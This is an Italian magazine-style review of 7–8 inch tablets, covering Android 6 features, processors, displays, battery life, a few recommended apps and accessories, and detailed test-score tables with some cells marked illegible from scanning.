■ **Autonomia batteria migliorata:** una nuova tecnologia chiamata "Doze" allungherà l'autonomia della batteria. Il sistema operativo provvederà a rilevare quali componenti l'utente stia effettivamente utilizzando, anche in modalità stand-by. Se, ad esempio, Bluetooth o WLAN non sono necessari, il sistema operativo li disattiverà, cosa che potrà avvenire anche per le unità elaborative del processore o per la GPU destinata alla riproduzione delle immagini.

■ **Autorizzazioni per le App:** al momento, con Android 5, chi vuole sfruttare un App dovrà convalidare tutte le autorizzazioni richieste dal produttore, come ad esempio la funzione di localizzazione o l'accesso ai propri contatti. Ora non sarà più necessario, perché l'utente, con Android 6 e le successive App, potrà attivare e disattivare, a piacere, le singole autorizzazioni.

■ **Memoria di lavoro:** se la memoria di lavoro (RAM) viene utilizzata totalmente, il sistema operativo rallenta. Con Android 6.0 gli utenti potranno vedere dettagliatamente quanta RAM viene sfruttata dalle App. Sarà quindi possibile rilevare e chiudere agevolmente le App, avide di memoria.

■ **Android Pay:** il servizio di pagamento Android Pay di Google sarà integrato nel sistema operativo Android 6, quindi non sarà più necessario scaricare la relativa App.

**Per il momento, l'utilizzo di Android 6 è confermato solo per il vecchio Nexus 9 di Google e per il Samsung Galaxy Tab A. Gli altri produttori non si sono ancora espressi.**

**Il Sony Xperia Z4 si è scaldato fino a raggiungere la temperatura di ben 43 gradi. Questo dato è stato rilevato tramite la fotocamera termica Flir T640 (valore: 30.000 euro).**

un display "nebbioso", che visualizzi foto e film solo in modo sfocato! Un processore, che avvii le app con una certa lentezza e che si riveli poco potente per gestire alcuni programmi aperti in contemporanea, non è più al passo con i tempi attuali!



## PIÙ LEGGERI, PIÙ NITIDI, PIÙ VELOCI

Per offrire queste caratteristiche, i produttori corredano i tablet di equipaggiamenti sempre più performanti. I display del MediaPad X2 7.0, dell'Xperia Z4 e dei Samsung Galaxy Tab S2 ne sono una prova, offrendo una riproduzione estremamente nitida con colori naturali e quasi fedeli all'originale. Tra tutti i tablet testati, il MediaPad X2 vanta anche una luminosità massima ed anche, all'aperto in pieno sole, i contenuti dello schermo del tablet rimangono abbastanza leggibili. Nel complesso comunque, l'iPad Air 2 e l'iPad mini 4 di Apple, si sono rivelati superiori a tutti gli altri candidati al test, infatti i loro schermi offrono un contrasto perfetto, un'elevata nitidezza d'immagine e una brillante riproduzione cromatica.

## UN'ELEVATA DENSITÀ DI PIXEL RICHIEDE MAGGIORE POTENZA

Analogamente alle app avide di potenza, anche i display ad alta risoluzione richiedono elevate prestazioni da parte del processore integrato. Tablet economici, come l'Amazon Fire testato, in vendita a soli 60 euro, visualizzano giochi e film con una risoluzione comparativamente modesta, pari a 1024x600 pixel. Per consentire un riproduzione fluida, la CPU unitamente al chip integrato per la grafica, dovrà essere in grado di elaborare 614.400 pixel, corrispondenti ad una frequenza da 25 a 40 fps, a seconda dell'app utilizzata. Tutto questo si traduce in un'operazione molto pesante, che si rivela però semplice, rispetto al lavoro gravoso richiesto ai processori per i display ad alta risoluzione. Il Dell Venue 8 7840, ad esempio, è in grado di riprodurre 2500x1600 pixel, corrispondenti alla straordinaria densità di 4.096.000 pixel, pari ad un numero di pixel sette volte maggiore rispetto all'Amazon Fire.

## È D'OBBLIGO UNA CPU OCTA-CORE?

Se processore e GPU sono poco potenti, la riproduzione diventa scattosa, con giochi complessi come "Grand Theft Auto: San Andreas" oppure con film in Full-HD. Il

sistema operativo tende a anche a "zoppicare" se vengono aperte contemporaneamente numerose app, avide di potenza, come Photoshop Elements, Google Maps e l'app per la fotocamera. Il tablet necessita quindi di un processore octa-core? Produttori come Samsung o Sony pubblicizzano i loro tablet Galaxy Tab S2 e Xperia Z4, mettendo in risalto le loro CPU octa-core.

In teoria, tutto questo si rivela straordinario, infatti, punto forte di questi tablet, è un chip, basato su un processore realizzato dall'azienda britannica ARM con la tecnologia "Big-Little". Ciò significa che, in presenza di app avide di potenza, come i giochi più evoluti, entrano subito in funzione i quattro core di maggior potenza ("Big"), mentre applicazioni semplici, come Facebook, Spotify e simili vengono gestite dai quattro core di minor potenza ("Little"). La CPU non lavora quindi continuamente a regime massimo e la suddivisione delle unità di elaborazione in due gruppi, consente di risparmiare potenza e di fare durare più a lungo la batteria. Entrambi i Tab S2 e il Sony Xperia si sono posizionati nella top ten dei tablet più veloci. Il test ha evidenziato anche che, l'iPad Air 2, pur dotato di un semplice processore three-core, è in grado di offrire una velocità di lavoro più elevata.

## PIÙ UNITÀ DI ELABORAZIONE NECESSITANO DI MOLTA POTENZA

Grazie alla sua potenza, l'iPad si rivela inoltre molto più performante. Nella prova relativa all'autonomia della batteria, si è però attestato solo in posizione intermedia, ma i modelli Tab S2 di Samsung non sono entrati neppure nella top ten. Entrambi i tablet hanno offerto un'autonomia di solo sei ore e 42 minuti, mentre il Sony, raggiungendo le 7 ore e 22 minuti, è riuscito a entrare nella top ten.

Il MediaPad X2 non si è distinto come tablet più veloce, ma ha

offerto la batteria più durevole. Il display è diventato nero solo dopo 16 ore e 39 minuti, malgrado la risoluzione Full-HD, avida di energia.

## HARDWARE E SOFTWARE IN ARMONIA

L'autonomia della batteria e la velocità di lavoro non dipendono esclusivamente dall'hardware. Solo se tutti i componenti si armonizzano perfettamente con iOS, Android o Windows, il tablet sarà in grado di lavorare in modo rapido e durevole. Se la sinergia tra hardware e sistema operativo non sarà ottimale, si registreranno questi indizi:

■ **Regime massimo costante:** anche se l'utente si limita a navigare sul web, tutti i componenti, come processore e GPU, continuano a lavorare a regime massimo, "spremendo" pesantemente la batteria, causando così una drastica diminuzione dell'autonomia. Un sintomo rilevato sporadicamente sul Sony Xperia Z4.

■ **Il dispositivo si scalda:** se le unità di elaborazione lavorano continuamente al massimo, display e parte posteriore del dispositivo tenderanno a scaldarsi considerevolmente. Nel corso del test, Sony e Google Tango (vedi foto in alto a sinistra), si sono invece scaldati in misura corretta.

■ **App in crash:** anche una CPU migliore serve a poco, se app e sistema operativo non riescono a sfruttare appieno la potenza e, nel peggiore dei casi, lo impediscono. Ne consegue che il sistema andrà in crash ma, nelle prove, non si è verificato con nessuno dei candidati.


## FLESSIBILE E INTUITIVO

Ma qual è il sistema operativo migliore? Gli iPad presentano un vantaggio rilevante: Apple fornisce hardware e software realizzati in proprio, che conferiscono un'usabilità flessibile ed una velocità di lavoro elevatissima. Google, concorrente più agguerrito, ha apportato sostanziose migliorie al proprio sistema operativo: infatti, rispetto alla versione precedente, Android 5, si rivela ora più fluido da gestire e il menu è organizzato in modo più chiaro e intuitivo. Numerosi tablet Android si presentano invece un po' "sovraccarichi". Il tablet di Medion, ad esempio, offre numerose app di scarsa utilità, volute dal produttore, solo per accattivarsi l'acquisto. Asus, con il suo Zenpad S 8.0, offre ancora di meglio, infatti sfrutta Android 5.0 in una variante intuitiva e molto funzionale (interfaccia "Zen UI"). Asus, inoltre, anziché visualizzare le app su varie pagine, le ha riunite tutte in un'unica cartella, suddivise per tema.

## TIRIAMO LE SOMME

Da amanti di GNU/Linux e di Open Source, avremmo preferito tirare conclusioni differenti. Ma è necessario affermare con obiettività che, almeno sul comparto tablet, Apple ha una piccola marcia in più rispetto alle alternative Android. Pur essendo uscito già un anno fa, l'iPad Air 2 di Apple continua a essere il modello di riferimento. Tutto questo vale anche per l'iPad mini 4, presentato recentemente. Le migliorie rispetto alla versione 3 sono minime, ma sufficienti per tenere in scacco la concorrenza. Entrambi gli iPad sono però piuttosto costosi e potrà essere utile prendere in esame anche alternative più economiche: il piccolo Amazon Fire e il Samsung Galaxy Tab A.

# 3 APP GENIALI

## CAMIO: VIDEOCAMERA DI SORVEGLIANZA

**CAMIO**
**Prezzo:** Gratuita
**Breve descrizione:**
■ Per sorvegliare l'ambiente circostante tramite tablet. Registrazione e Livestream vengono trasferiti allo smartphone

**La App Camio trasforma il tablet in una videocamera di sorveglianza. La registrazione si avvia non appena il tablet avverte un movimento. Le immagini potranno essere visionate in mobilità tramite smartphone.**

## DUET: MONITOR EXTRA

**DUET DISPLAY**
**Prezzo:** 15,99 Euro
**Breve descrizione:**
■ Per sfruttare l'iPad come secondo display per Mac o PC.

**Navigare sul Web, giocare, guardare film? Con un'app ad hoc, i tablet sono in grado di offrire ancora di più. Ecco quelle più "intelligenti".**

## SPLASHTOP: TRASFERIRE SUL TABLET IL CONTENUTO DEL PC

**SPLASHTOP 2**

**Prezzo:** 3,75 Euro / 9,99 Euro

**Breve descrizione:**

- Per gestire computer Windows o Mac, via iPad o tablet Android.

**Splashtop 2 consente di trasferire ad un iPad o tablet Android il contenuto di un PC o Mac. Sarà così possibile sfruttare sul tablet, i programmi compatibili installati sul computer. Permette anche di divertirsi con giochi, purché siano ottimizzati per essere gestiti con il touchscreen.**

**L'App Duet Display trasforma un iPad in un secondo schermo. L'utente potrà quindi, ad esempio, tenere sotto controllo l'arrivo di e-mail sull'iPad, continuando a lavorare sul notebook. Basterà installare l'app e collegare l'iPad attraverso un cavo Lightning al Mac o al PC.**

# ACCESSORI PERFETTI

## SUONO MIGLIORE

La maggior parte degli speaker per tablet offre un suono flebile. Attraverso speaker esterni è comunque possibile ottenere un sound migliore: i box wireless Bluetooth si rivelano ideali. Il modello di Inatek dispone di batteria e offre anche una base di supporto per il tablet.

**Prezzo: 30 Euro**

## PIÙ ENERGIA

La batteria è scarica e nessuna presa elettrica è disponibile nelle vicinanze? Una Powerbank consentirà di potere disporre di energia anche in mobilità. L'Anker Astro Pro, con una capacità di oltre 8000 mAh, è sufficiente, ad esempio, per ricaricare 1,5 volte la batteria dell'iPad Air 2.

**Prezzo: 26 Euro**

## BAMBINI TRANQUILLI

I lunghi viaggi in auto sono noiosi sia per i genitori che per i bambini. Il supporto per tablet, applicabile sul retro del sedile, consentirà di vincere questo stress, dandovi un po' di relax. Questi supporti potranno essere fissati agevolmente al poggiatesta.

**Prezzo: a partire da 20 Euro**

# TABLET DA 7 - 8 POLLICI

## 1 APPLE iPAD MINI 4 4G 64 GB

Prezzo: 609 Euro

DISPLAY LUMINOSO

## 2 HUAWEI MEDIAPAD X2 7.0 LTE

Prezzo: 389 Euro


DURATA BATTERIA 16,5 ORE

## 3 SAMSUNG GALAXY TAB S2 8.0 LTE

Prezzo: 439 Euro

SCARSA AUTONOMIA

## I RISULTATI IN BREVE

| | | Apple iPad Mini 4 4G 64 GB | | Huawei MediaPad X2 7.0 LTE | | Samsung Galaxy Tab S2 8.0 LTE | |
|---|---|---|---|---|---|---|---|
| | | **CPU:** Apple A8 (2 x 1,5 GHz)<br>**RAM / Memoria interna:** 2 GB / 64 GB<br>**Display:** 7,9 pollici, 2048 x 1536 Pixel<br>**Connessioni:** LTE, WLAN ac / Bluetooth 4.0<br>**Dimensioni:** 203 x 134 x 6,4 mm | | **CPU:** Kirin 930 (4 x 2 GHz + 4 x 1,5 GHz)<br>**RAM / Memoria interna:** 2 GB / 16 GB<br>**Display:** 7 pollici, 1920 x 1200 Pixel<br>**Connessioni:** LTE, WLAN n / Bluetooth 4.0<br>**Dimensioni:** [illegible] | | **CPU:** Exynos 5433 (4 x 1,9 GHz + 4 x 1,3 GHz)<br>**RAM / Memoria interna:** 3 GB / 32 GB<br>**Display:** 8 pollici, 2048 x 1536 Pixel<br>**Connessioni:** LTE, WLAN ac, Bluetooth 4.1<br>**Dimensioni:** 197 x 134 x 7,5 mm | |
| **Quanto è efficiente il tablet?** | **18,00%** | **Il tablet più veloce tra quelli testati** | [illegible] | **velocità di lavoro un po' lenta** | [illegible] | **velocità di lavoro elevata** | [illegible] |
| **Velocità di lavoro** / Velocità di utilizzo | [illegible] | **molto veloce** / molto elevata | [illegible] | **un po' lenta** / molto elevata | [illegible] | **veloce** / molto elevata | [illegible] |
| Velocità del browser / Funzioni del browser | 6,00% | elevata / molto numerose | [illegible] | lenta / numerose | 5,5 | un po' lenta / molto numerose | [illegible] |
| **Riproduzione fluida di Video 4K** / Video Full-HD | 1,00% | **non possibile** / ottima | 5,00 | **non possibile** / ottima | 5,00 | **ottima** / ottima | [illegible] |
| Velocità max. porta USB (in fase di scrittura / lettura) | 1,00% | un po' lenta (11,12 MB/s / 21,97 MB/s) | 6,54 | lenta (9,51 MB/s / 19,25 MB/s) | 4,50 | veloce (22,94 MB/s / 26,51 MB/s) | [illegible] |
| **Qualità dell'immagine e dell'audio?** | **21,00%** | **qualità d'immagine top nella categoria** | [illegible] | **Il secondo miglior schermo** | [illegible] | **contrasto elevatissimo, display scuro** | [illegible] |
| Qualità dello schermo (Risoluzione / Densità pixel / Diagonale in cm) | 3,00% | molto elevata (2048 x 1536 Pixel / 325 ppi / 20 cm) | [illegible] | molto elevata (1920 x 1200 Pixel / 323 ppi / 17,87 cm) | [illegible] | molto elevata (2048 x 1536 Pixel / 320 ppi / 20,3 cm) | [illegible] |
| **Qualità dell'immagine: luminosità** / contrasto / fedeltà cromatica | 8,00% | **rimane luminosa** (438,1 Cd/m²) / un po scarso (977:1) / molto elevata (97,83%) | [illegible] | **luminosa** (544,6 Cd/m²) / un po scarso (1280:1) / elevata (96,66%) | [illegible] | **un po' scura** (359 Cd/m²) / molto elevato (359700:1) / elevata (93,87%) | 6,22 |
| **Qualità dell'immagine: Test visivo** (giudizio dei tester) | 3,00% | **molto elevata** (nitida e con ottimi colori) | [illegible] | **molto elevata** (con ottimi colori e nitida) | [illegible] | **elevata** (nitida e con colori buoni) | 8,7 |
| **Grado di brillantezza dell'area del display** | 2,00% | **un po' elevata** | 6,3 | **molto elevata** | [illegible] | **molto elevato** | [illegible] |
| Possibilità di trasferimento del contenuto dello schermo via cavo / wireless | 2,00% | sì (Apple Lightning) / sì (AirPlay) | [illegible] | sì (MHL) / sì (Miracast) | [illegible] | sì (MHL) / sì (Miracast) | [illegible] |
| Qualità suono per impianto Hi-Fi / sull'uscita delle cuffie / funzioni del player per la musica | 1,50% | buono / soddisfacente / molto estese | [illegible] | soddisfacente / sufficiente / estese | 6,08 | buono / ottimo / estese | [illegible] |
| Qualità degli speaker e del microfono | 1,50% | scarsa / un po scarsa | 4,78 | scarsa / un po scarsa | 4,26 | scarsa / un po scarsa | 4,72 |
| **Facilità d'uso?** | **22,00%** | **semplice e molto sottile** | 6,9 | **Il tablet più leggero del test** | 6,04 | **leggero e sottile** | 6,40 |
| **Maneggevolezza e comfort di usabilità** / funzioni di ricerca | 7,00% | **molto comodo** / estese | [illegible] | **comodo** / estese | [illegible] | **comodo** / estese | [illegible] |
| **Peso** / spessore / rapporto area display rispetto alle dimensioni del dispositivo | 5,30% | **307 grammi** / 6,4 mm / elevato | [illegible] | **254 grammi** / 7,8 mm / elevato | [illegible] | **272 grammi** / 7,5 mm / elevato | [illegible] |
| Comandi vocali / funzioni per lettura ad alta voce | 2,30% | comodi / un po scomode | 6,08 | scomodo / non possibile | 3,80 | scomodi / molto scomode | 4,90 |
| Funzioni di blocco per l'accesso al dispositivo | 3,00% | numerose (sensore per impronta digitale poco sicuro) | 6,02 | poche (blocchi tradizionali) | 4,38 | numerose (sensore per impronta digitale poco sicuro) | 6,9 |
| Funzioni di sicurezza: blocco da remoto / spegnimento a distanza / geolocalizzazione remota | 1,50% | sì / sì / sì | [illegible] | sì / sì / sì | [illegible] | sì / sì / sì | [illegible] |
| Utilizzo del dispositivo da parte di più utenti | 2,00% | no (utilizzabile da un solo utente) | [illegible] | no (utilizzabile da un solo utente) | [illegible] | no (utilizzabile da un solo utente) | [illegible] |
| Tastiera / stilo incluso nella dotazione | 1,50% | no / no | [illegible] | no / no | [illegible] | no / no | [illegible] |
| **Quanto è idoneo il dispositivo per un uso quotidiano?** | **27,00%** | **autonomia batteria ok** | 5,88 | **autonomia batteria molto lunga** | [illegible] | **l'autonomia più breve nel test** | 6,24 |
| **Autonomia batteria (ore:min): utilizzo intensivo** / utilizzo minimo / capacità | 9,00% | **rimane lunga** (10:07 / 29:54) / 5124 mAh | 6,22 | **molto lunga** (16:39 / 48:46) / 5000 mAh | [illegible] | **breve** (6:42 / 19:55) / 4000 mAh | 4,48 |
| **Test visivo per la qualità delle immagini della fotocamera principale** (densità pixel elevata) | 2,00% | **sfocate** (7,99 MP) | 6,14 | **con rumore digitale** (12,98 MP) | 4,98 | **un po' sfocate** (7,99 MP) | 6,84 |
| Test visivo per la qualità video della fotocamera principale (densità pixel elevata) / massima frequenza fotogrammi con risoluzione massima (fps) | 2,00% | un po' sfocato, con esposizione buona, stabilizzazione immagine sufficiente (2,07 MP) / 29 | 5,7 | lieve rumore digitale sulle aree scure leggermente sfocate (2,07 MP) / 29 | 5,00 | esposizione buona, nitidezza buona lieve sfocatura (2,07 MP) / 29 | 6,5 |
| Test visivo per la qualità della fotocamera per i selfie (densità pixel elevata per foto / immagini) | 2,00% | colori falsati (1,23 MP / 0,92 MP) | 5,34 | sfocate (5,02 MP / 0,92 MP) | 6,1 | con rumore digitale (2,07 MP / 2,07 MP) | 5,64 |
| periferiche USB collegabili / utilizzabile come memoria di massa / sostituzione batteria senza attrezzi / radio / porta per ricarica via USB / possibilità di ricarica wireless / telecomando a infrarossi | 2,50% | no / no / no / no / no / no / no | [illegible] | no / sì / no / sì / sì / no / no | 4,80 | sì / sì / no / no / sì / no / no | 5,40 |
| **Memoria interna (utilizzabile)** / espandibilità max. / memoria cloud gratuita / possibilità di installare le App su scheda SD | 2,00% | **un po' scarsa** (54,2 GB) / non possibile / poca (5 Gb) / non possibile | 4,76 | **pochissima** (10,4 GB) / 138,4 GB / un po poca (15 GB) / sì | [illegible] | **poca** (23,9 GB) / 151,9 GB / moltissima (100 Gb) / non possibile | [illegible] |
| **Sensori integrati** | 2,00% | **numerosissimi** (tra cui il barometro) | [illegible] | **numerosissimi** (dotazione ottima) | [illegible] | **numerosissimi** (dotazione ottima) | [illegible] |
| Completezza delle funzioni previste dalle impostazioni di fabbrica | 3,00% | molto elevata (tra cui Office con funzione di sincronizzazione, backup via cloud e iTunes) | [illegible] | elevata (tra cui Office, backup via cloud) | [illegible] | elevata (tra cui Office con funzione di sincronizzazione, backup via cloud) | [illegible] |
| Accessori in dotazione | 1,50% | cavo USB, alimentatore per ricarica rapida | 6,34 | cavo USB, alimentatore | 5,40 | cavo USB, alimentatore | 5,40 |
| **Possibilità di inviare e ricevere SMS / MMS** | 0,50% | **non possibile / non possibile** | [illegible] | **possibile / possibile** | [illegible] | **possibile / possibile** | [illegible] |
| **Quanto è efficiente la connettività per il trasferimento dei dati?** | **12,00%** | **manca NFC** | [illegible] | **manca NFC e WLAN solo n** | [illegible] | **manca NFC** | [illegible] |
| **Velocità max. possibile per la telefonia mobile** | 5,00% | **LTE 150** max. 150 Mbps (CAT4) | [illegible] | **LTE 150** max. 150 Mbps (CAT4) | [illegible] | **LTE 300** max. 300 Mbps (CAT6) | [illegible] |
| Frequenza WLAN / standard | 4,50% | 2,4 GHz e 5 GHz / ac fino a 867 Mbps | [illegible] | 2,4 Ghz e 5 GHz / n fino a 450 Mbps | [illegible] | 2,4 GHz e 5 GHz / ac fino a 867 Mbps | [illegible] |
| USB / Bluetooth / NFC | 2,50% | USB 2.0 / Bluetooth V 4 / no | 6,20 | USB 2.0 / Bluetooth V 4 / no | 6,20 | USB 2.0 / Bluetooth V 4.1 / no | [illegible] |
| **RISULTATO DEL TEST** | | ★★★★★ | | ★★★★★ | | ★★★★★ | |

## 4 HP PRO SLATE 8
Prezzo: 433 Euro

[illegible]

**STILO PER CARTA E DISPLAY**

## 5 DELL VENUE 8 7840
Prezzo: 359 Euro

[illegible]

**FOTOCAMERA MISURA GLI OGGETTI**

## 6 ASUS ZENPAD S 8.0
Prezzo: 339 Euro

[illegible]

**STILO PER ANNOTAZIONI RAPIDE**

## 7 AMAZON FIRE (2015)
Prezzo: 60 Euro

[illegible]

**UN TABLET PER SOLI 60 EURO!**

## 8 GOOGLE PROJECT TANGO
512 Euro

[illegible]

**CON FOTOCAMERE A LASER**

| HP Pro Slate 8 | | Dell Venue 8 7840 | | Asus ZenPad S 8.0 | | Amazon Fire (2015) | | Google Project Tango | |
|---|---|---|---|---|---|---|---|---|---|
| **CPU:** Snapdragon 801 (4 x 2,27 GHz) **RAM / Memoria interna:** 2 GB / 32 GB **Display:** 8 pollici 2048 x 1536 Pixel **Connessioni:** LTE, WLAN ac, Bluetooth 4.0, NFC **Dimensioni:** [illegible] mm | | **CPU:** Atom Z 3580 (4 x 2,3 GHz) **RAM / Memoria interna:** 2 GB / 16 GB **Display:** 8,4 pollici 2560 x 1600 Pixel **Connessioni:** WLAN ac, Bluetooth 4.0 **Dimensioni:** [illegible] mm | | **CPU:** Atom Z3580 (4 x 2,3 GHz) **RAM / Memoria interna:** 4 GB / 64 GB **Display:** 8,0 pollici 2048 x 1536 Pixel **Connessioni:** WLAN n, Bluetooth 4.0 **Dimensioni:** 204 x 134 x 8,3 mm | | **CPU:** MediaTek MT8127 (4 x 1,3 GHz) **RAM / Memoria interna:** 1 GB / 8 GB **Display:** 7,0 pollici 1024 x 600 Pixel **Connessioni:** WLAN n, Bluetooth 4.1 **Dimensioni:** 191 x 115 x 10,8 mm | | **CPU:** Tegra K1 (4 x 2,3 GHz) **RAM / Memoria interna:** 4 GB / 128 GB **Display:** 7,02 pollici 1900 x 1200 Pixel **Connessioni:** LTE, WLAN n, Bluetooth 4.0, NFC **Dimensioni:** 119,5 x 196 x 16 mm | |
| **velocità di lavoro un po' lenta** | [illegible] | **velocità di lavoro un po' lenta** | 6,44 | **velocità di lavoro elevata** | [illegible] | **il tablet più lento tra tutti quelli testati** | 6.1 | **velocità di lavoro elevata** | [illegible] |
| **un po' lenta** / molto elevata | [illegible] | **un po' lenta** / un po' bassa | 6,42 | **veloce** / molto elevata | [illegible] | **lenta** / elevata | [illegible] | **veloce** / elevata | [illegible] |
| un po' lenta / numerose | 5,78 | un po' lenta / numerose | 6,22 | un po' lenta / numerose | 6,82 | lenta / numerose | 4,78 | un po' lenta / numerose | 7,00 |
| **ottima** / ottima | 10,00 | **ottima** / ottima | 10,00 | **ottima** / ottima | 10,00 | **non possibile** / ottima | 5,00 | **ottima** / ottima | 10,00 |
| lenta (13,00 MB/s / 17,22 MB/s) | 4,70 | lenta (12,12 MB/s / 16,46 MB/s) | 4,48 | lenta (14,38 Mb/s / 18,14 MB/s) | 5,00 | lenta (11,71 MB/s / 15,70 MB/s) | 4,34 | lenta (6,73 MB/s / 14,11 MB/s) | 3,46 |
| **colori leggermente sbiaditi** | 6,88 | **contrasto elevatissimo, ma immagini scure** | 6,3 | **nitido, ma immagini scure** | 6,60 | **immagini sfocate e un po' scure** | 4,48 | **contrasto un po' scarso** | [illegible] |
| molto elevata (2048 x 1536 pixel) / 325 ppi / 20,32 cm) | [illegible] | molto elevata (2560 x 1200 pixel) / 346 ppi / 20,75 cm) | [illegible] | molto elevata (2048 x 1536 pixel) / 324 ppi / 20,05 cm) | [illegible] | un po' scarsa (1024 x 600 pixel) / 170 ppi / 17,73 cm) | 5,92 | molto elevata (1920 x 1200 pixel) / 322 ppi / 17,87 cm | [illegible] |
| **rimane luminoso** (433,3 Cd/m²) / elevato (1372:1) / molto elevata (97,79%) | 6,84 | **scura** (242,2 Cd/m²) / molto elevato (60 0750:1) / elevata (93,78%) | 5,22 | **scura** (293,9 Cd/m²) / molto elevato (1909:1) / elevata (96,49%) | 5,88 | **un po' scura** (334,3 Cd/m²) / un po' scarso (894:1) / bassa (84,48%) | 3,9 | **rimane luminoso** (444,1 Cd/m²) / un po' scarso (1287:1) / elevata (95,93%) | 6,98 |
| **elevata** (colori leggermente troppo sbiaditi) | [illegible] | **elevata** (colori leggermente saturi) | [illegible] | **molto elevata** (immagini nitide e con colori buoni) | [illegible] | **un po' scarsa** (sono visibili sfocature) | 7,00 | **elevata** (colori leggermente falsati) | [illegible] |
| **molto elevato** | [illegible] | **molto elevato** | [illegible] | **molto elevato** | [illegible] | **molto elevato** | [illegible] | **elevato** | 3,06 |
| no / sì (Miracast) | [illegible] | no / sì (Miracast) | [illegible] | no / sì (Miracast) | [illegible] | no / sì (solo Fire TV) | 2,34 | sì (HDMI) / sì (Miracast) | [illegible] |
| buona / soddisfacente / estese | 7,24 | buona / buona / estese | 7,84 | buona / soddisfacente / molto estese | 7,82 | buona / soddisfacente / estese | 7,1 | soddisfacente / buona / estese | [illegible] |
| molto bassa / bassa | 3,24 | bassa / un po' bassa | 4,16 | molto scarsa / un po' scarsa | 3,54 | molto scarsa / un po' scarsa | 3,48 | bassa / bassa | 3,60 |
| **peso leggermente elevato** | 6,92 | **molto sottile** | 6,56 | **leggerissimo** | 6,64 | **di spessore un po' elevato** | 5,20 | **voluminoso, spesso e pesante** | 6,20 |
| **un po' complicato** / estese | 6,62 | **un po' complicato** / estese | 6,62 | **un po' complicato** / un po' limitate | 5,86 | **complicato** / un po' limitate | 5,10 | **un po' complicato** / estese | [illegible] |
| **352 grammi** / 8,2 mm / un po' scarso | [illegible] | **313 grammi** / 6 mm / elevato | [illegible] | **285 grammi** / 8,3 mm / elevato | [illegible] | **314 grammi** / 10,8 mm / un po' scarso | [illegible] | **371 grammi** / 16 mm / un po' scarso | 6,10 |
| molto comodi / un po' scomoda | [illegible] | comodi / molto scomoda | 4,80 | comodi / molto scomoda | 4,80 | non possibile / molto comoda | 5,00 | comodi / molto scomoda | 4,80 |
| un po' poche (solo blocchi tradizionali) | 5,58 | un po' poche (solo blocchi tradizionali) | 5,14 | poche (solo blocchi tradizionali) | 4,38 | poche (solo tramite PIN) | 3,50 | un po' poche (solo blocchi tradizionali) | 5,58 |
| sì / sì / sì | 10,00 | sì / sì / sì | 10,00 | sì / sì / sì | 10,00 | nessuna | 0,00 | sì / sì / sì | 10,00 |
| sì, più utenti, due account | [illegible] | sì, più utenti, due account | [illegible] | sì, più utenti, tre account | 10,00 | sì, più utenti, tre account | 10,00 | sì, più utenti, due account | [illegible] |
| no / stilo in dotazione | 3,34 | no / no | 0,00 | no / stilo in dotazione | 3,34 | no / no | 0,00 | no / no | 0,00 |
| **lunga autonomia della batteria** | 6,38 | **lunga autonomia della batteria** | 6,44 | **la seconda peggiore autonomia** | 5,1 | **autonomia batteria ok** | 4,7 | **autonomia batteria ok** | 5,94 |
| **lunga** (11:40 / 32:26) / 5530 mAh | 6,86 | **lunga** (13:20 / 39:17) / 5675 mAh | [illegible] | **breve** (6:44 / 18:40) / 4100 mAh | 4,44 | **rimane lunga** (7:24 / 21:38) / 2980 mAh | 4,82 | **rimane lunga** (10:20 / 29:35) / 2540 mAh | 6,26 |
| **immagini un po' sfocate** (7,68 MP) | 4,08 | **immagini un po' nebbiose** (7,99 MP) | 4,54 | **colori falsati** (7,99 MP) | [illegible] | **colori molto falsati** (1,92 MP) | [illegible] | **colori molto falsati** (4,18 MP) | [illegible] |
| rumore digitale, scarsa scattosità, nitidezza buona (2,07 MP) / 25 | 5,40 | scattosità nelle scene scure, autofocus lento, sfocature (2,07 MP) / 25 | 5,3 | rumore digitale, sfocature, parziale scattosità (2,07 MP) / 29 | 4,80 | scattosità, forte rumore digitale, manca lo stabilizzatore d'immagine (0,92 MP) / 15 | 3,3 | fastidioso rumore digitale (2,07 MP) / 29 | 6,5 |
| colori falsati (2,07 MP / 2,07 MP) | 6,60 | sfocature (2,07 MP / 0,92 MP) | 4,14 | contrasto scadente (4,92 MP / 2,07 MP) | 6,22 | immagini nebbiose (0,31 / 0,31 MP) | 3,5 | colori falsati (1,23 MP / 1,23 MP) | 4,88 |
| no / sì / no / no / sì / no / no | 3,40 | no / sì / no / no / sì / no / no | 3,40 | no / sì / no / no / sì / no / no | 3,40 | sì / sì / no / no / sì / no / no | 5,40 | no / sì / no / no / sì / no / no | 3,40 |
| **poca** (25,6 GB) / 153,6 GB / un po' scarsa (15 GB) / non possibile | 6,92 | **molto poca** (9,3 GB) / 137 GB / molta (20 Gb) / non possibile | 6,00 | **un po' poca** (52,2 GB) / 180,2 GB / moltissima (100 GB) / non possibile | [illegible] | **molto poca** (4,5 GB) / 132,5 GB / poca (5 GB) / possibile | 6,80 | **moltissima** (109 GB) / 237 GB / non possibile / non possibile | [illegible] |
